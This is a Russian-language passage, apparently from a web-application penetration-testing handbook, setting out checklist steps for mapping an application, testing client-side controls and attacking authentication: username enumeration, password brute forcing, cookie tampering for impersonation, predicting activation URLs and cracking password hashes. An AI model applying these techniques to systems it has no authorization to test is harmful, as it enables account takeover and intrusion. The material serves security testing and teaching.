


Figure 21-3: Analyzing the application

Рис. 21-3. Анализ приложения

2.1. Выявите функции

2.1.1

Выявите основные функции, ради которых создано приложение, и действия, которые каждая функция должна выполнять при использовании по назначению.

2.1.2

Выявите основные механизмы безопасности приложения и разберитесь в их работе. В частности, поймите ключевые механизмы, обрабатывающие аутентификацию, управление сеансами и управление доступом, а также поддерживающие их функции, например регистрацию пользователей и восстановление учётной записи.

2.1.3

Выявите все более периферийные функции и варианты поведения, например применение перенаправлений, внешних ссылок, сообщений об ошибках, а также административных функций и функций ведения журналов.

2.1.4

Выявите любые функции, которые отличаются от стандартного внешнего вида графического интерфейса, именования параметров или механизма навигации, используемых в других частях приложения, и выделите их для углублённого тестирования.

2.2. Выявите точки ввода данных

2.2.1

Выявите все различные точки входа, через которые пользовательский ввод попадает в обработку приложения, включая URL, параметры строки запроса, данные POST, файлы cookie и другие HTTP-заголовки, обрабатываемые приложением.

2.2.2

Исследуйте все специализированные механизмы передачи или кодирования данных, используемые приложением, например нестандартный формат строки запроса. Разберитесь, инкапсулируют ли отправляемые данные имена и значения параметров или применяется альтернативный способ представления.

2.2.3

Выявите все внеполосные каналы, через которые в обработку приложения поступают управляемые пользователем или иные сторонние данные. Примером служит приложение веб-почты, которое обрабатывает и отображает сообщения, полученные по SMTP.

2.3. Выявите используемые технологии

2.3.1

Выявите все различные клиентские технологии, включая формы, сценарии, файлы cookie, апплеты Java, элементы управления ActiveX и объекты Flash.

2.3.2

Насколько возможно, установите, какие технологии используются на стороне сервера, включая языки сценариев, платформы приложений и взаимодействие с внутренними компонентами вроде баз данных и систем электронной почты.

2.3.3

Проверьте HTTP-заголовок `Server`, возвращаемый в ответах приложения, а также любые другие идентификаторы программного обеспечения в специализированных HTTP-заголовках или комментариях исходного кода HTML. Учтите, что в некоторых случаях разные области приложения обрабатываются разными внутренними компонентами, поэтому могут возвращаться разные баннеры.

2.3.4

Запустите инструмент Httprint, чтобы получить отпечаток веб-сервера.

2.3.5

Просмотрите результаты картографирования содержимого и выявите интересно выглядящие расширения файлов, каталоги или другие подпоследовательности URL, которые могут дать подсказки об используемых на сервере технологиях. Просмотрите имена всех выданных токенов сеанса и других файлов cookie. Используйте Google для поиска технологий, связанных с этими элементами.

2.3.6

Выявите интересно выглядящие имена сценариев и параметры строки запроса, которые могут принадлежать сторонним компонентам кода. Ищите их в Google при помощи уточнения `inurl:`, чтобы найти другие приложения, использующие те же сценарии и параметры и, следовательно, возможно, те же сторонние компоненты. Выполните неинвазивный обзор этих сайтов, поскольку он может обнаружить дополнительное содержимое и функции, на которые нет явных ссылок в атакуемом приложении.

2.4. Картографируйте поверхность атаки

2.4.1

Постарайтесь установить вероятную внутреннюю структуру и функции серверного приложения и скрытые механизмы, при помощи которых оно обеспечивает поведение, видимое со стороны клиента. Например, функция получения заказов клиента, вероятно, взаимодействует с базой данных.

2.4.2

Для каждого элемента функций выявите виды распространённых уязвимостей, часто с ним связанных. Например, функции загрузки файлов могут быть уязвимы к обходу путей, обмен сообщениями между пользователями - к XSS, а функции Contact Us - к SMTP-инъекции. Примеры уязвимостей, часто связанных с конкретными функциями и технологиями, приведены в главе 4.

2.4.3

Сформулируйте план атаки, отдав приоритет наиболее интересным функциям и самым серьёзным из связанных с ними потенциальных уязвимостей. Используйте план для определения времени и усилий, уделяемых каждой из оставшихся областей этой методики.

3. Проверка клиентских средств контроля




Figure 21-4: Testing client-side controls

Рис. 21-4. Проверка клиентских средств контроля

3.1. Проверьте передачу данных через клиент

3.1.1

Найдите все случаи, когда скрытые поля формы, файлы cookie и параметры URL явно используются для передачи данных через клиент.

3.1.2

Постарайтесь определить роль элемента в логике приложения на основании контекста его появления, имени и значения.

3.1.3

Изменяйте значение элемента способами, соответствующими его роли в функциях приложения. Определите, обрабатывает ли приложение произвольные значения, отправленные в поле, и можно ли эксплуатировать это для вмешательства в логику приложения или подрыва средств контроля безопасности.

3.1.4

Если приложение передаёт через клиент непрозрачные данные, их можно атаковать различными способами. Если элемент обфусцирован, возможно, удастся раскрыть алгоритм обфускации и тем самым отправлять произвольные данные внутри непрозрачного элемента. Даже если он надёжно зашифрован, элемент может оказаться пригодным для повторного воспроизведения в других контекстах с целью вмешательства в логику приложения. Подробнее об этих и других атаках см. в главе 5.

3.1.5

Если приложение использует ASP.NET ViewState, проверьте, можно ли его подделать и содержит ли он конфиденциальные сведения. Учтите, что на разных страницах приложения ViewState может использоваться по-разному.

3.1.5.1

При помощи анализатора ViewState в Burp Suite подтвердите, включён ли параметр `EnableViewStateMac`, означающий невозможность изменения содержимого ViewState.

3.1.5.2

Просмотрите декодированный ViewState и выявите содержащиеся в нём конфиденциальные данные.

3.1.5.3

Измените одно из декодированных значений параметров, снова закодируйте и отправьте ViewState. Если приложение принимает изменённое значение, рассматривайте ViewState как входной канал для введения произвольных данных в обработку приложения. Проведите над содержащимися в нём данными те же проверки, что выполнялись бы для любых других параметров запросов.

3.2. Проверьте клиентские средства контроля пользовательского ввода

3.2.1

Выявите случаи, когда для проверки пользовательского ввода перед отправкой серверу применяются клиентские средства контроля, например ограничения длины и проверки JavaScript. Эти средства легко обойти, поскольку серверу можно отправлять произвольные запросы. Например:

```
<form action="order.asp" onsubmit="return Validate(this)">
<input maxlength="3" name="quantity">
...
```

3.2.2

Поочерёдно проверьте каждое затронутое поле ввода, отправляя данные, которые в обычной ситуации блокировались бы клиентскими средствами контроля, чтобы установить, воспроизводятся ли эти средства на сервере.

3.2.3

Возможность обойти клиентскую проверку не обязательно представляет собой уязвимость. Тем не менее следует внимательно изучить выполняемую проверку. Подтвердите, полагается ли приложение на клиентские средства контроля для защиты от некорректного ввода. Также подтвердите наличие эксплуатируемых условий, которые могут быть вызваны таким вводом.

3.2.4

Просмотрите каждую HTML-форму и выявите отключённые элементы, например затенённые кнопки отправки. Например:

```
<input disabled="true" name="product">
```

Если такие элементы найдены, отправьте их серверу вместе с другими параметрами формы. Проверьте, влияет ли параметр на серверную обработку так, что это можно использовать в атаке. В качестве альтернативы примените автоматическое правило прокси, включающее отключённые поля, например правила **HTML Modification** в Burp Proxy.

3.3. Проверьте компоненты расширения браузера

3.3.1. Разберитесь в работе клиентского приложения

3.3.1.1

Настройте локальный перехватывающий прокси для исследуемой клиентской технологии и отслеживайте весь трафик между клиентом и сервером. Если данные сериализованы, используйте инструмент десериализации, например встроенную поддержку AMF в Burp или подключаемый модуль DSer Burp для Java.

3.3.1.2

Последовательно пройдите функции, представленные в клиенте. Выявите потенциально конфиденциальные или мощные функции, используя стандартные средства перехватывающего прокси для повторного воспроизведения ключевых запросов или изменения ответов сервера.

3.3.2. Декомпилируйте клиент

3.3.2.1

Выявите все апплеты, используемые приложением. Ищите запросы следующих типов файлов через перехватывающий прокси:

- `.class`, `.jar` - Java;
- `.swf` - Flash;
- `.xap` - Silverlight.

Можно также искать теги апплетов в исходном коде HTML страниц приложения. Например:

```
<applet code="input.class" id="TheApplet" codebase="/scripts/"></applet>
```

3.3.2.2

Просмотрите все вызовы методов апплета из вызывающего HTML и определите, отправляются ли данные, возвращаемые апплетом, серверу. Если эти данные непрозрачны, то есть обфусцированы или зашифрованы, для их изменения, вероятно, потребуется декомпилировать апплет и получить его исходный код.

3.3.2.3

Загрузите байт-код апплета, введя URL в браузере, и сохраните файл локально. Имя файла байт-кода указано в атрибуте `code` тега `applet`. Если присутствует атрибут `codebase`, файл находится в указанном им каталоге. В противном случае он находится в том же каталоге, что и страница с тегом `applet`.

3.3.2.4

Используйте подходящий инструмент, чтобы декомпилировать байт-код в исходный код. Например:

```
C:\>jad.exe input.class
Parsing input.class... Generating input.jad
```

Ниже перечислены подходящие инструменты для декомпиляции разных компонентов расширения браузера:

• Java - Jad;
• Flash - SWFScan, Flasm/Flare;
• Silverlight - .NET Reflector.

Если апплет упакован в файл JAR, XAP или SWF, его можно распаковать стандартным архиватором вроде WinRar или WinZip.

3.3.2.5

Просмотрите соответствующий исходный код, начав с реализации метода, возвращающего непрозрачные данные, чтобы понять выполняемую обработку.

3.3.2.6

Определите, содержит ли апплет открытые методы, которые можно использовать для выполнения соответствующей обфускации произвольного ввода.

3.3.2.7

Если таких методов нет, измените исходный код апплета, чтобы нейтрализовать выполняемую им проверку или получить возможность обфусцировать произвольный ввод. Затем исходный код можно снова скомпилировать в исходный формат файла при помощи инструментов компиляции поставщика.

3.3.3. Подключите отладчик

3.3.3.1

Для крупных клиентских приложений полная декомпиляция, изменение и повторная упаковка приложения без многочисленных ошибок часто непрактически трудны. Для таких приложений обычно быстрее подключить к процессу отладчик времени выполнения. JavaSnoop очень хорошо выполняет эту задачу для Java. Silverlight Spy - свободно доступный инструмент, позволяющий отслеживать клиенты Silverlight во время выполнения.

3.3.3.2

Найдите ключевые функции и значения, которые приложение использует для управления связанной с безопасностью бизнес-логикой, и установите точки останова на вызовах целевой функции. При необходимости изменяйте аргументы или возвращаемое значение, чтобы повлиять на обход защиты.

3.3.4. Проверьте элементы управления ActiveX

3.3.4.1

Выявите все элементы управления ActiveX, используемые приложением. Ищите запросы файлов типа `.cab` через перехватывающий прокси или теги `object` в исходном коде HTML страниц приложения. Например:

```
<OBJECT
    classid="CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA"
    codebase="https://wahh app.com/scripts/input.cab"
    id="TheAxControl">
</OBJECT>
```

3.3.4.2

Обычно любую проверку ввода в элементе управления ActiveX можно подорвать, подключив отладчик к процессу и непосредственно изменяя обрабатываемые данные или путь выполнения программы. Подробнее об атаках такого рода см. в главе 5.

3.3.4.3

Часто о назначении разных методов, экспортируемых элементом управления ActiveX, можно догадаться по их именам и передаваемым параметрам. Используйте инструмент COMRaider для перечисления методов, экспортируемых элементом управления. Проверьте, можно ли манипулировать какими-либо из них, чтобы повлиять на поведение элемента и преодолеть реализованные им проверки.

3.3.4.4

Если назначение элемента управления состоит в сборе или проверке определённых сведений о клиентском компьютере, используйте инструменты Filemon и Regmon для отслеживания собираемой информации. Часто можно создать подходящие элементы в системном реестре и файловой системе, чтобы зафиксировать входные данные элемента управления и тем самым повлиять на его поведение.

3.3.4.5

Проверьте все элементы управления ActiveX на наличие уязвимостей, которые можно эксплуатировать для атаки на других пользователей приложения. Можно изменить HTML, используемый для вызова элемента управления, передать его методам произвольные данные и отслеживать результаты. Ищите методы с опасно звучащими именами, например `LaunchExe`. Для выполнения базового фаззинг-тестирования элементов управления ActiveX и выявления таких ошибок, как переполнение буфера, можно также использовать COMRaider.

4. Проверка механизма аутентификации




Figure 21-5: Testing the authentication mechanism

Рис. 21-5. Проверка механизма аутентификации

4.1. Разберитесь в механизме

4.1.1

Установите используемые технологии аутентификации, например формы, сертификаты или многофакторную аутентификацию.

4.1.2

Найдите все функции, связанные с аутентификацией, включая вход, регистрацию, восстановление учётной записи и так далее.

4.1.3

Если приложение не реализует автоматический механизм самостоятельной регистрации, определите, существует ли другой способ получить несколько учётных записей пользователей.

4.2. Проверьте качество паролей

4.2.1

Найдите в приложении все описания минимальных правил качества пользовательских паролей.

4.2.2

Попробуйте задать слабые пароли разных видов при помощи функций самостоятельной регистрации или смены пароля, чтобы установить фактически применяемые правила. Попробуйте короткие пароли, только буквы, только символы одного регистра, словарные слова и текущее имя пользователя.

4.2.3

Проверьте неполную проверку учётных данных. Задайте надёжный сложный пароль, например из 12 символов с буквами разных регистров, цифрами и типографскими символами. Попробуйте войти с разными вариантами этого пароля: удалив последний символ, изменив регистр символа и удалив специальные символы. Если какая-либо попытка входа успешна, продолжайте систематические эксперименты, чтобы выявить фактически выполняемую проверку.

4.2.4

Установив минимальные правила качества паролей и полноту их проверки, определите диапазон значений, который потребуется применить в атаке подбора пароля для хорошей вероятности успеха. Попробуйте найти встроенные учётные записи, к которым могли не применяться стандартные требования сложности пароля.

4.3. Проверьте возможность перечисления имён пользователей

4.3.1

Выявите все места в различных функциях аутентификации, где отправляется имя пользователя, в том числе экранное поле ввода, скрытое поле формы или файл cookie. К распространённым местам относятся основной вход, самостоятельная регистрация, смена пароля, выход и восстановление учётной записи.

4.3.2

Для каждого места отправьте два запроса с действительным и недействительным именем пользователя. Просмотрите все подробности ответов сервера для каждой пары запросов, включая код состояния HTTP, все перенаправления, сведения на экране, различия, скрытые в исходном коде HTML-страницы, и время ответа сервера. Учтите, что некоторые различия могут быть малозаметными, например одно и то же сообщение об ошибке может иметь незначительные типографские различия. Для просмотра всего трафика к серверу и от него можно использовать функцию истории перехватывающего прокси. WebScarab предоставляет функцию сравнения двух ответов, быстро выделяющую различия.

4.3.3

Если наблюдаются различия между ответами при отправке действительного и недействительного имени пользователя, повторите проверку с другой парой значений и подтвердите наличие систематического различия, которое может служить основой для автоматизированного перечисления имён пользователей.

4.3.4

Проверьте другие источники утечки сведений в приложении, которые могут позволить составить список действительных имён пользователей. Примеры: функции ведения журналов, фактические списки зарегистрированных пользователей и прямое упоминание имён или адресов электронной почты в комментариях исходного кода.

4.3.5

Найдите все вспомогательные механизмы аутентификации, принимающие имя пользователя, и определите, можно ли использовать их для перечисления имён. Особое внимание уделите странице регистрации, позволяющей задавать имя пользователя.

4.4. Проверьте устойчивость к подбору паролей

4.4.1

Выявите все места приложения, куда отправляются учётные данные пользователя. Два основных места обычно представляют собой главную функцию входа и функцию смены пароля. Последняя обычно является действительной целью для подбора пароля только в том случае, если можно передать произвольное имя пользователя.

4.4.2

В каждом месте, используя контролируемую вами учётную запись, вручную отправьте несколько запросов с действительным именем пользователя, но другими недействительными учётными данными. Отслеживайте ответы приложения и выявляйте различия. Примерно после 10 неудачных входов, если приложение не вернуло сообщение о блокировке учётной записи, отправьте запрос с действительными учётными данными. Если он успешен, политика блокировки учётной записи, вероятно, не действует.

4.4.3

Если вы не контролируете ни одной учётной записи, попробуйте перечислить или угадать действительное имя пользователя и отправьте несколько недействительных запросов с этим предполагаемым именем, отслеживая сообщения об ошибке блокировки. Разумеется, следует учитывать, что такая проверка может приостановить или отключить учётную запись другого пользователя.

4.5. Проверьте функцию восстановления учётной записи

4.5.1

Определите, предоставляет ли приложение пользователям средство восстановления контроля над учётной записью при забытых учётных данных. Часто на него указывает ссылка Forgot Your Password рядом с основной функцией входа.

4.5.2

Установите принцип работы функции восстановления учётной записи, полностью пройдя процесс восстановления с контролируемой вами учётной записью.

4.5.3

Если функция использует проверочное задание, например секретный вопрос, определите, могут ли пользователи задавать или выбирать собственное задание при регистрации. Если да, при помощи списка перечисленных или распространённых имён пользователей соберите список заданий и найдите среди них те, которые выглядят легко угадываемыми.

4.5.4

Если функция использует подсказку пароля, выполните такую же процедуру для сбора списка подсказок и выявите те, которые кажутся легко угадываемыми.

4.5.5

Выполните над заданиями восстановления учётной записи те же проверки, что и над основной функцией входа, чтобы оценить уязвимость к автоматизированному подбору.

4.5.6

Если функция предусматривает отправку пользователю электронного письма для завершения восстановления, ищите слабости, способные позволить захватить учётные записи других пользователей. Определите, можно ли управлять адресом отправки письма. Если сообщение содержит уникальный URL восстановления, получите несколько сообщений на контролируемый вами адрес и попытайтесь выявить закономерности, позволяющие предсказывать URL, выдаваемые другим пользователям. Примените методику этапа 5.3 для выявления предсказуемых последовательностей.

4.6. Проверьте функцию Remember Me

4.6.1

Если основная функция входа или поддерживающая её логика содержит функцию Remember Me, активируйте её и изучите последствия. Если эта функция позволяет пользователю впоследствии входить без ввода учётных данных, её следует внимательно проверить на наличие уязвимостей.

4.6.2

Тщательно исследуйте все постоянные файлы cookie, задаваемые при активации функции Remember Me. Ищите данные, явно идентифицирующие пользователя или, по всей видимости, содержащие его предсказуемый идентификатор.

4.6.3

Даже если хранимые данные выглядят сильно закодированными или обфусцированными, тщательно изучите их и сравните результаты запоминания нескольких очень похожих имён пользователей и/или паролей, чтобы выявить возможности восстановления исходных данных. Примените методику этапа 5.2 для выявления осмысленных данных.

4.6.4

В зависимости от результатов подходящими способами изменяйте содержимое своего файла cookie, пытаясь выдать себя за других пользователей приложения.

4.7. Проверьте функцию выдачи себя за другого пользователя

4.7.1

Если приложение содержит явную функцию, позволяющую одному пользователю выдавать себя за другого, тщательно проверьте её на наличие уязвимостей, способных позволить без надлежащей авторизации выдавать себя за произвольных пользователей.

4.7.2

Ищите предоставленные пользователем данные, используемые для определения цели выдачи себя за другого. Попробуйте манипулировать ими, чтобы выдать себя за других пользователей, особенно за администраторов, что может позволить повысить привилегии.

4.7.3

Если вы проводите автоматизированные атаки подбора паролей против учётных записей других пользователей, ищите учётные записи, у которых, по всей видимости, более одного действительного пароля, или несколько учётных записей с одним и тем же паролем. Это может указывать на наличие пароля чёрного хода, который администраторы используют для доступа к приложению от имени любого пользователя.

4.8. Проверьте уникальность имён пользователей

4.8.1

Если приложение имеет функцию самостоятельной регистрации, позволяющую задать желаемое имя пользователя, попробуйте дважды зарегистрировать одно имя с разными паролями.

4.8.2

Если приложение блокирует вторую попытку регистрации, такое поведение можно эксплуатировать для перечисления зарегистрированных имён пользователей.

4.8.3

Если приложение регистрирует обе учётные записи, продолжите исследование и определите его поведение при коллизии имени пользователя и пароля. Попробуйте изменить пароль одной учётной записи так, чтобы он совпал с паролем другой. Попробуйте также зарегистрировать две учётные записи с одинаковыми именами пользователей и паролями.

4.8.4

Если при коллизии имени и пароля приложение предупреждает вас или создаёт ошибку, это, вероятно, можно эксплуатировать для автоматизированной атаки подбора пароля другого пользователя. Выберите перечисленное или предполагаемое имя пользователя и пытайтесь создавать учётные записи с этим именем и разными паролями. Когда приложение отклонит конкретный пароль, вы, вероятно, нашли существующий пароль целевой учётной записи.

4.8.5

Если приложение, по всей видимости, без ошибки допускает коллизию имени пользователя и пароля, войдите с конфликтующими учётными данными. Определите, что происходит и можно ли использовать поведение приложения для получения несанкционированного доступа к учётным записям других пользователей.

4.9. Проверьте предсказуемость автоматически создаваемых учётных данных

4.9.1

Если приложение автоматически создаёт имена пользователей или пароли, попробуйте быстро получить несколько значений и выявить заметные последовательности или закономерности.

4.9.2

Если имена пользователей создаются предсказуемо, экстраполируйте последовательность назад и получите список возможных действительных имён. Его можно использовать как основу автоматизированного подбора паролей и других атак.

4.9.3

Если пароли создаются предсказуемо, экстраполируйте закономерность и получите список возможных паролей, выданных другим пользователям приложения. Его можно объединить с любыми полученными списками имён пользователей для атаки подбора паролей.

4.10. Проверьте небезопасную передачу учётных данных

4.10.1

Пройдите все связанные с аутентификацией функции, включающие передачу учётных данных: основной вход, регистрацию учётной записи, смену пароля и все страницы просмотра или обновления профиля пользователя. При помощи перехватывающего прокси отслеживайте весь трафик в обоих направлениях между клиентом и сервером.

4.10.2

Выявите каждый случай передачи учётных данных в любом направлении. В прокси можно задать правила перехвата, отмечающие сообщения с определёнными строками.

4.10.3

Если учётные данные когда-либо передаются в строке запроса URL, они потенциально подвержены раскрытию в истории браузера, на экране, в журналах сервера и заголовке `Referer` при переходе по сторонним ссылкам.

4.10.4

Если учётные данные когда-либо хранятся в файле cookie, они потенциально подвержены раскрытию посредством атак XSS или локальных атак на конфиденциальность.

4.10.5

Если учётные данные когда-либо передаются от сервера клиенту, они могут быть скомпрометированы посредством любых уязвимостей управления сеансами или доступом либо в атаке XSS.

4.10.6

Если учётные данные когда-либо передаются по незашифрованному соединению, они уязвимы для перехвата прослушивающим трафик злоумышленником.

4.10.7

Если учётные данные отправляются по HTTPS, но сама форма входа загружается по HTTP, приложение уязвимо к атаке посредника, которую можно использовать для захвата учётных данных.

4.11. Проверьте небезопасное распространение учётных данных

4.11.1

Если учётные записи создаются через внеполосный канал или приложение имеет функцию самостоятельной регистрации, которая не определяет все исходные учётные данные пользователя, установите способ распространения учётных данных новым пользователям. К распространённым способам относится отправка сообщения по электронному или почтовому адресу.

4.11.2

Если приложение создаёт URL активации учётной записи, распространяемые внеполосным способом, попробуйте быстро зарегистрировать несколько новых учётных записей и выявить последовательность в полученных URL. Если удастся определить закономерность, попробуйте предсказать URL, отправленные недавним и будущим пользователям, и использовать их для присвоения учётных записей.

4.11.3

Попробуйте повторно использовать один URL активации несколько раз и проверьте, разрешает ли это приложение. Если нет, попробуйте заблокировать целевую учётную запись перед повторным использованием URL и посмотрите, продолжает ли он работать. Определите, позволяет ли это задать новый пароль действующей учётной записи.

4.12. Проверьте небезопасное хранение

4.12.1

Если вы получили доступ к хешам паролей, найдите учётные записи с одинаковым хешем. Попробуйте войти с распространёнными паролями для наиболее часто встречающегося хеша.

4.12.2

Используйте автономную радужную таблицу для соответствующего алгоритма хеширования, чтобы восстановить значение открытого текста.

4.13. Проверьте логические ошибки

4.13.1. Проверьте условия fail-open

4.13.1.1

Для каждой функции, в которой приложение проверяет учётные данные пользователя, включая функции входа и смены пароля, пройдите процесс обычным способом с контролируемой вами учётной записью. Отметьте каждый параметр запроса, отправляемый приложению.

4.13.1.2

Повторите процесс много раз, поочерёдно изменяя каждый параметр различными неожиданными способами, предназначенными для вмешательства в логику приложения. Для каждого параметра включите следующие изменения:

• отправьте пустую строку в качестве значения;
• удалите пару имени и значения;
• отправьте очень длинные и очень короткие значения;
• отправьте строки вместо чисел и наоборот;
• отправьте один и тот же именованный параметр несколько раз с одинаковыми и разными значениями.

4.13.1.3

Тщательно изучите ответы приложения на предыдущие запросы. Если возникают неожиданные отклонения от базового случая, используйте это наблюдение при формировании дальнейших проверок. Если одно изменение вызывает перемену в поведении, попробуйте объединить его с другими изменениями, чтобы довести логику приложения до предела.

4.13.2. Проверьте многоэтапные механизмы

4.13.2.1

Если связанная с аутентификацией функция включает отправку учётных данных в последовательности разных запросов, выявите очевидное назначение каждого отдельного этапа и отметьте параметры, отправляемые на каждом из них.

4.13.2.2

Многократно повторяйте процесс, изменяя последовательность запросов способами, предназначенными для вмешательства в логику приложения, включая следующие проверки:

• пройдите все этапы, но в последовательности, отличающейся от предусмотренной;
• переходите непосредственно к каждому этапу по очереди и продолжайте от него обычную последовательность;
• несколько раз пройдите обычную последовательность, поочерёдно пропуская каждый этап и продолжая обычную последовательность со следующего;
